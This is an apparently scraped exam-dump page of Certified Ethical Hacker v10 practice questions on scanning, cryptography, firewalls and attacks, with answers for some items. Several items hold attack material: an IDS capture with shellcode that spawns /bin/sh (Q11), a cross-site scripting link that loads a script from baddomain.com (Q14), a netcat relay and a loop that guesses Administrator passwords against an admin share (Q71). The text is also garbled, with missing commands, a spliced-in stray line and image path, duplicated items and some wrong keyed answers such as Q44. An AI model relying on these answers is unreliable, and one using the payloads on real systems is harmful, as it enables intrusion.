EC-COUNCIL.312-50v10.v2022-04-25.q107

Exam Code:	312-50v10
Exam Name:	Certified Ethical Hacker Exam (CEH v10)
Certification Provider:	EC-COUNCIL
Free Question Number:	107
Version:	v2022-04-25
# of views:	1366
# of Questions views:	1070
https://www.dumpsdb.com/dumps/EC-COUNCIL/312-50v10/EC-COUNCIL.312-50v10.v2022-04-25.q107	

NEW QUESTION: 1
An attacker tries to do banner grabbing on a remote web server and executes the following command.

Service
detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
What did the hacker accomplish?
A. The hacker successfully completed the banner grabbing.
B. The hacker failed to do banner grabbing as he didn't get the version of the Apache web server.
C. The hacker should've used nmap -O host.domain.com.
D. nmap can't retrieve the version number of any running remote service.
Answer: A (LEAVE A REPLY)


NEW QUESTION: 2

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Randomizing
B. Mutating
C. Fuzzing
D. Bounding
Answer: C (LEAVE A REPLY)

NEW QUESTION: 3
Scenario:
What is the name of the attack which is mentioned in the scenario?
A. ClickJacking Attack
B. Session Fixation
C. HTML Injection
D. HTTP Parameter Pollution
Answer: (SHOW ANSWER)

NEW QUESTION: 4
Bob finished a C programming course and created a small C application to monitor the network traffic and produce alerts when any origin sends "many" IP packets, based on the average number of packets sent by all origins and using some thresholds.
In concept, the solution developed by Bob is actually:
A. Just a network monitoring tool
B. A behavior-based IDS
C. A hybrid IDS
D. A signature-based IDS
Answer: (SHOW ANSWER)

NEW QUESTION: 5
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

What is this technique called?

A. Polymorphic Virus

B. Metamorphic Virus

C. Dravidic Virus

D. Stealth Virus

Answer: A (LEAVE A REPLY)

NEW QUESTION: 6

What is a "Collision attack" in cryptography?

A. Collision attacks try to break the hash into three parts to get the plaintext value
B. Collision attacks try to get the public key
C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private
key
D. Collision attacks try to find two inputs producing the same hash
Answer: D (LEAVE A REPLY)

NEW QUESTION: 7
A common cryptographical tool is the use of XOR. XOR the following binary values: 10110001 00111010
A. 10111100
B. 10001011
C. 11011000
D. 10011101
Answer: B (LEAVE A REPLY)

NEW QUESTION: 8
Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications an unpatched security flaws in a computer system?
A. Maltego
B. Nessus
C. Wireshark
D. Metasploit
Answer: (SHOW ANSWER)

NEW QUESTION: 9
Rebecca commonly sees an error on her Windows system that states that a Data Execution Prevention (DEP) error has taken place. Which of the following is most likely taking place?
A. A race condition is being exploited, and the operating system is containing the malicious process.
B. Malicious code is attempting to execute instruction in a non-executable memory region.
C. Malware is executing in either ROM or a cache memory area.
D. A page fault is occurring, which forces the operating system to write data from the hard drive.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 10
A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company's internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

A. Static IP addresses
B. IPSec
C. Mutual authentication
D. SSL
Answer: B (LEAVE A REPLY)

NEW QUESTION: 11

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output.
As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```


A. The attacker is creating a directory on the compromised machine
B. The attacker is attempting an exploit that launches a command-line shell
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The buffer overflow attack has been neutralized by the IDS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 12

Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

A. Piggybacking

B. Masqurading

C. Phishing

D. Whaling

Answer: (SHOW ANSWER)

In security, piggybacking refers to when a person tags along with another person who is authorized to gain entry into a restricted area, or pass a certain checkpoint.

References: https://en.wikipedia.org/wiki/Piggybacking_(security)

NEW QUESTION: 13

A company's Web development team has become aware of a certain type of security vulnerability in their

Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the

software requirements to disallow users from entering HTML as input into their Web application.

What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability

B. SQL injection vulnerability

C. Cross-site Request Forgery vulnerability

D. Session management vulnerability

Answer: (SHOW ANSWER)

NEW QUESTION: 14

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack

B. SQL Injection

C. Buffer Overflow attack

D. URL Traversal attack

Answer: (SHOW ANSWER)

NEW QUESTION: 15

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will route all traffic to the broadcast address created collisions.

B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will drop into hub mode if the ARP cache is successfully flooded.
Answer: (SHOW ANSWER)

NEW QUESTION: 16
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?
A. Whisker
B. tcpsplice
C. Burp
D. Hydra
Answer: A (LEAVE A REPLY)

NEW QUESTION: 17
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?
A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase
Answer: (SHOW ANSWER)
Explanation
There are several key elements to have implemented in preparation phase in order to help mitigate any potential problems that may hinder one's ability to handle an incident. For the sake of brevity, the following should be performed:
References: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

NEW QUESTION: 18
Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?
A. NMAP -P0 -A -sT -p0-65535 192.168.0/16
B. NMAP -PN -A -O -sS 192.168.2.0/24
C. NMAP -PN -O -sS -p 1-1024 192.168.0/8
D. NMAP -P0 -A -O -p1-65535 192.168.0/24
Answer: (SHOW ANSWER)

NEW QUESTION: 19
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the
host 10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic.
After he applied his ACL configuration in the router, nobody can access to the ftp, and the permitted hosts
cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL 110 needs to be changed to port 80
D. The ACL for FTP must be before the ACL 110
Answer: B (LEAVE A REPLY)

NEW QUESTION: 20
Jim's company regularly performs backups of their critical servers. But the company can't afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes aren't stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?
A. Encrypt the backup tapes and use a courier to transport them.
B. Encrypt the backup tapes and transport them in a lock box
C. Hash the backup tapes and transport them in a lock box.
D. Degauss the backup tapes and transport them in a lock box.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 21
The "white box testing" methodology enforces what kind of restriction?
A. Only the internal operation of a system is known to the tester.
B. The internal operation of a system is only partly accessible to the tester.
C. Only the external operation of a system is accessible to the tester.
D. The internal operation of a system is completely known to the tester.
Answer: (SHOW ANSWER)

NEW QUESTION: 22
Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by
running a scan which looks for common misconfigurations and outdated software versions. Which of the
following tools is he most likely using?
A. Metasploit
B. Nikto
C. Nmap
D. Armitage
Answer: (SHOW ANSWER)

NEW QUESTION: 23
How do employers protect assets with security policies pertaining to employee surveillance activities?
A. Employers use informal verbal communication channels to explain employee monitoring activities to employees.
B. Employers provide employees written statements that clearly discuss the boundaries of monitoring activities and consequences.
C. Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.
D. Employers use network surveillance to monitor employee email traffic, network access, and to record employee keystrokes.
Answer: (SHOW ANSWER)

NEW QUESTION: 24
A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server.
Based on this information, what should be one of your key recommendations to the bank?
A. Place a front-end web server in a demilitarized zone that only handles external web traffic
B. Require all employees to change their passwords immediately
C. Move the financial data to another server on the same IP subnet

D. Issue new certificates to the web servers from the root certificate authority
Answer: A (LEAVE A REPLY)
A DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network.
References: https://en.wikipedia.org/wiki/DMZ_(computing)

NEW QUESTION: 25
Which of the following statements is TRUE?
A. Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
B. Sniffers operate on Layer 3 of the OSI model
C. Sniffers operate on Layer 2 of the OSI model
D. Sniffers operate on the Layer 1 of the OSI model.
Answer: (SHOW ANSWER)

NEW QUESTION: 26
Which of the following areas is considered a strength of symmetric key cryptography when compared with
asymmetric algorithms?
A. Scalability
B. Key distribution
C. Speed
D. Security
Answer: C (LEAVE A REPLY)

NEW QUESTION: 27
DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?
A. Port security
B. Dynamic ARP Inspection (DAI)
C. Spanning tree
D. Layer 2 Attack Prevention Protocol (LAPP)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 28
What is not a PCI compliance recommendation?
A. Limit access to card holder data to as few individuals as possible.
B. Use encryption to protect all transmission of card holder data over any public network.

C. Use a firewall between the public network and the payment card data.
D. Rotate employees handling credit card transactions on a yearly basis to different departments.
Answer: (SHOW ANSWER)

NEW QUESTION: 29
You perform a scan of your company's network and discover that TCP port 123 is open.
What services by default run on TCP port 123?
A. Telnet
B. POP3
C. DNS
D. Network Time Protocol
Answer: D (LEAVE A REPLY)

NEW QUESTION: 30
What is the proper response for a NULL scan if the port is closed?
A. RST
B. FIN
C. No response
D. PSH
E. SYN
F. ACK
Answer: A (LEAVE A REPLY)

NEW QUESTION: 31
What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-
A. VCloud based
B. Behaviour based
C. Honypot based
D. Heuristics based
Answer: A (LEAVE A REPLY)

NEW QUESTION: 32
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?
A. The gateway is not routing to a public IP address.
B. The computer is using an invalid IP address.
C. The computer is not using a private IP address.
D. The gateway and the computer are not on the same network.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 33
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

```
TCP port 21 - no response
TCP port 22 - no response
TCP port 23 - Time-to-live exceeded
```

A. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error.
B. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server.
C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall.
D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host.
Answer: (SHOW ANSWER)

NEW QUESTION: 34
Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on
his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it
begins to close.
What just happened?
A. Tailgating
B. Masquerading
C. Phishing
D. Whaling

Answer: A (LEAVE A REPLY)

NEW QUESTION: 35
During the security audit of IT processes, an IS auditor found that there were no documented security procedures. What should the IS auditor do?
A. Create a procedures document
B. Terminate the audit
C. Conduct compliance testing
D. Identify and evaluate existing practices
Answer: (SHOW ANSWER)

NEW QUESTION: 36
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?
A. Have subnet diversity between DNS servers
B. Use the same machines for DNS and other applications
C. Harden DNS servers
D. Use split-horizon operation for DNS servers
E. Restrict Zone transfers
Answer: A,C,D,E (LEAVE A REPLY)

NEW QUESTION: 37
Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?
A. Dipole antenna
B. Yagi antenna
C. Parabolic grid antenna
D. Omnidirectional antenna
Answer: (SHOW ANSWER)

NEW QUESTION: 38
An attacker tries to do banner grabbing on a remote web server and executes the following command.

Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds

What did the hacker accomplish?
A. The hacker successfully completed the banner grabbing.
B. The hacker should've used nmap -O host.domain.com.
C. The hacker failed to do banner grabbing as he didn't get the version of the Apache web server.
D. nmap can't retrieve the version number of any running remote service.
Answer: (SHOW ANSWER)

NEW QUESTION: 39
What tool should you use when you need to analyze extracted metadata from files you collected when you were in the initial stage of penetration test (information gathering)?
A. Metagoofil
B. cdpsnarf
C. Armitage
D. Dimitry
Answer: A (LEAVE A REPLY)

NEW QUESTION: 40
Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key.
Suppose a malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?
A. "GET/restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
B. "GET/restricted/accounts/?name=Ned HTTP/1.1 Host: westbank.com"
C. "GET/restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
D. "GET/restricted/bank.getaccount('Ned') HTTP/1.1 Host: westbank.com"
Answer: (SHOW ANSWER)

NEW QUESTION: 41
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?
A. All are tools that are only effective against Linux
B. All are tools that can be used not only by hackers, but also security personnel
C. All are hacking tools developed by the legion of doom
D. All are DDOS tools
E. All are tools that are only effective against Windows
Answer: (SHOW ANSWER)

NEW QUESTION: 42
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content.
Which sort of trojan infects this server?

A. Botnet Trojan
B. Banking Trojans
C. Ransomware Trojans
D. Turtle Trojans
Answer: (SHOW ANSWER)

NEW QUESTION: 43
You are about to be hired by a well-known Bank to perform penetration tests. Which of the following documents describes the specifics of the testing, the associated violations, and essentially protects both the bank's interest and your liabilities as a tester?
A. Terms of Engagement
B. Non-Disclosure Agreement
C. Project Scope
D. Service Level Agreement
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44
If you want only to scan fewer ports than the default scan using Nmap tool, which option would you use?
A. -sP
B. -P
C. -r
D. -F
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
Which of these options is the most secure procedure for storing backup tapes?
A. Inside the data center for faster retrieval in a fireproof safe
B. In a climate controlled facility offsite
C. On a different floor in the same building
D. In a cool dry environment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 46
In order to have an anonymous Internet surf, which of the following is best choice?
A. Use shared WiFi
B. Use Tor network with multi-node
C. Use SSL sites when entering personal information
D. Use public VPN
Answer: B (LEAVE A REPLY)

NEW QUESTION: 47
What is the outcome of the comm"nc -l -p 2222 | nc 10.1.0.43 1234"?
A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.
D. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
Answer: (SHOW ANSWER)

NEW QUESTION: 48
You have successfully compromised a machine on the network and found a server that is alive on the same network. You tried to ping it but you didn't get any response back.
What is happening?
A. ICMP could be disabled on the target server.
B. The ARP is disabled on the target server.
C. TCP/IP doesn't support ICMP.
D. You need to run the ping command with root privileges.
Answer: A (LEAVE A REPLY)
Explanation

NEW QUESTION: 49
You are using NMAP to resolve domain names into IP addresses for a ping sweep later.
Which of the following commands looks for IP addresses?
A. >host -t a hackeddomain.com
B. >host -t soa hackeddomain.com
C. >host -t ns hackeddomain.com
D. >host -t AXFR hackeddomain.com
Answer: (SHOW ANSWER)
Explanation

The A record is an Address record. It returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host.
References: https://en.wikipedia.org/wiki/List_of_DNS_record_types

NEW QUESTION: 50
What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?
A. Man-in-the-middle attack
B. Network sniffing
C. Session hijacking
D. Firewalking
Answer: D (LEAVE A REPLY)

NEW QUESTION: 51
The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?
A. Bulk encryption for data transmission over fiber
B. Multiple keys for non-repudiation of bulk data
C. The same key on each end of the transmission medium
D. Different keys on both ends of the transport medium
Answer: C (LEAVE A REPLY)

NEW QUESTION: 52
Which tool allows analysts and pen testers to examine links between data using graphs and link analysis?
A. Maltego
B. Cain & Abel
C. Metasploit
D. Wireshark
Answer: A (LEAVE A REPLY)
Maltego is proprietary software used for open-source intelligence and forensics, developed by Paterva. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.
References: https://en.wikipedia.org/wiki/Maltego

NEW QUESTION: 53
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to

""know"" to prove yourself that it was Bob who had send a mail?
A. Non-Repudiation
B. Authentication
C. Confidentiality
D. Integrity
Answer: A (LEAVE A REPLY)

NEW QUESTION: 54
The Open Web Application Security Project (OWASP) is the worldwide not-for-profit charitable organization focused on improving the security of software. What item is the primary concern on OWASP's
Top Ten Project Most Critical Web Application Security Risks?
A. Injection
B. Path disclosure
C. Cross Site Scripting
D. Cross Site Request Forgery
Answer: (SHOW ANSWER)

NEW QUESTION: 55
On performing a risk assessment, you need to determine the potential impacts when some of the critical
business process of the company interrupt its service. What is the name of the process by which you can
determine those critical business?
A. Disaster Recovery Planning (DRP)
B. Emergency Plan Response (EPR)
C. Business Impact Analysis (BIA)
D. Risk Mitigation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 56
Why is a penetration test considered to be more thorough than vulnerability scan?
A. Vulnerability scans only do host discovery and port scanning by default.
B. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.
C. It is not - a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
D. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 57
A security policy will be more accepted by employees if it is consistent and has the support of
A. coworkers.
B. executive management.
C. a supervisor.
D. the security officer.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 58
Advanced encryption standard is an algorithm used for which of the following?
A. Data integrity
B. Bulk data encryption
C. Key discovery
D. Key recovery
Answer: (SHOW ANSWER)

NEW QUESTION: 59
Port scanning can be used as part of a technical assessment to determine network vulnerabilities.
The TCP XMAS scan is used to identify listening ports on the targeted system.
If a scanned port is open, what happens?
A. The port will ignore the packets.
B. The port will send an RST.
C. The port will send an ACK.
D. The port will send a SYN.
Answer: A (LEAVE A REPLY)
Explanation

NEW QUESTION: 60
Which regulation defines security and privacy controls for Federal information systems and organizations?
A. NIST-800-53
B. PCI-DSS
C. EU Safe Harbor
D. HIPAA
Answer: (SHOW ANSWER)
NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations," provides a catalog of security controls for all U.S. federal information systems except those related to national security.
References: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

NEW QUESTION: 61

Which regulation defines security and privacy controls for Federal information systems and organizations?

A. HIPAA

B. EU Safe Harbor

C. PCI-DSS

D. NIST-800-53

Answer: D (LEAVE A REPLY)

Explanation/Reference:

NEW QUESTION: 62

A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:

```
Untrust (Internet) - (Remote network = 217.77.88.0/24)
DMZ (DMZ) - (11.12.13.0/24)
Trust (Intranet) - (192.168.0.0/24)
```

The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.12 11.12.13.0/24 RDP 3389

B. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

C. Permit 217.77.88.12 11.12.13.50 RDP 3389

D. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389

Answer: C (LEAVE A REPLY)

NEW QUESTION: 63

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. L0phtcrack only sniffs logons to web servers.

B. Kerberos is preventing it.

C. There is a NIDS present on that segment.

D. Windows logons cannot be sniffed.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 64
Which of the following types of firewalls ensures that the packets are part of the established session?
A. Stateful inspection firewall
B. Circuit-level firewall
C. Application-level firewall
D. Switch-level firewall
Answer: A (LEAVE A REPLY)
A stateful firewall is a network firewall that tracks the operating state and characteristics of network connections traversing it. The firewall is configured to distinguish legitimate packets for different types of connections. Only packets matching a known active connection (session) are allowed to pass the firewall.
References: https://en.wikipedia.org/wiki/Stateful_firewall

NEW QUESTION: 65
What is the name of the international standard that establishes a baseline level of confidence in the security functionality of IT products by providing a set of requirements for evaluation?
A. ISO 26029
B. The Wassenaar Agreement
C. Common Criteria
D. Blue Book
Answer: C (LEAVE A REPLY)

NEW QUESTION: 66
The "white box testing" methodology enforces what kind of restriction?
A. The internal operation of a system is completely known to the tester.
B. Only the external operation of a system is accessible to the tester.
C. Only the internal operation of a system is known to the tester.
D. The internal operation of a system is only partly accessible to the tester.
Answer: A (LEAVE A REPLY)
Explanation
White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases.
References: https://en.wikipedia.org/wiki/White-box_testing

NEW QUESTION: 67
Least privilege is a security concept that requires that a user is
A. trusted to keep all data and access to that data under their sole control.

B. limited to those functions required to do the job.
C. given privileges equal to everyone else in the department.
D. given root or administrative privileges.
Answer: (SHOW ANSWER)

NEW QUESTION: 68
Which of the following settings enables Nessus to detect when it is sending too many packets and the network pipe is approaching capacity?
A. Netstat WMI Scan
B. Consider unscanned ports as closed
C. Silent Dependencies
D. Reduce parallel connections on congestion
Answer: D (LEAVE A REPLY)

NEW QUESTION: 69
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?
A. Kismet
B. Nessus
C. Netstumbler
D. Abel
Answer: (SHOW ANSWER)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X.
References: https://en.wikipedia.org/wiki/Kismet_(software)

NEW QUESTION: 70
The company ABC recently contract a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. What is the following options can be useful to ensure the integrity of the data?
A. The CFO can use an excel file with a password
B. The document can be sent to the accountant using an exclusive USB for that document
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
D. The CFO can use a hash algorithm in the document once he approved the financial statements
Answer: D (LEAVE A REPLY)

NEW QUESTION: 71
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

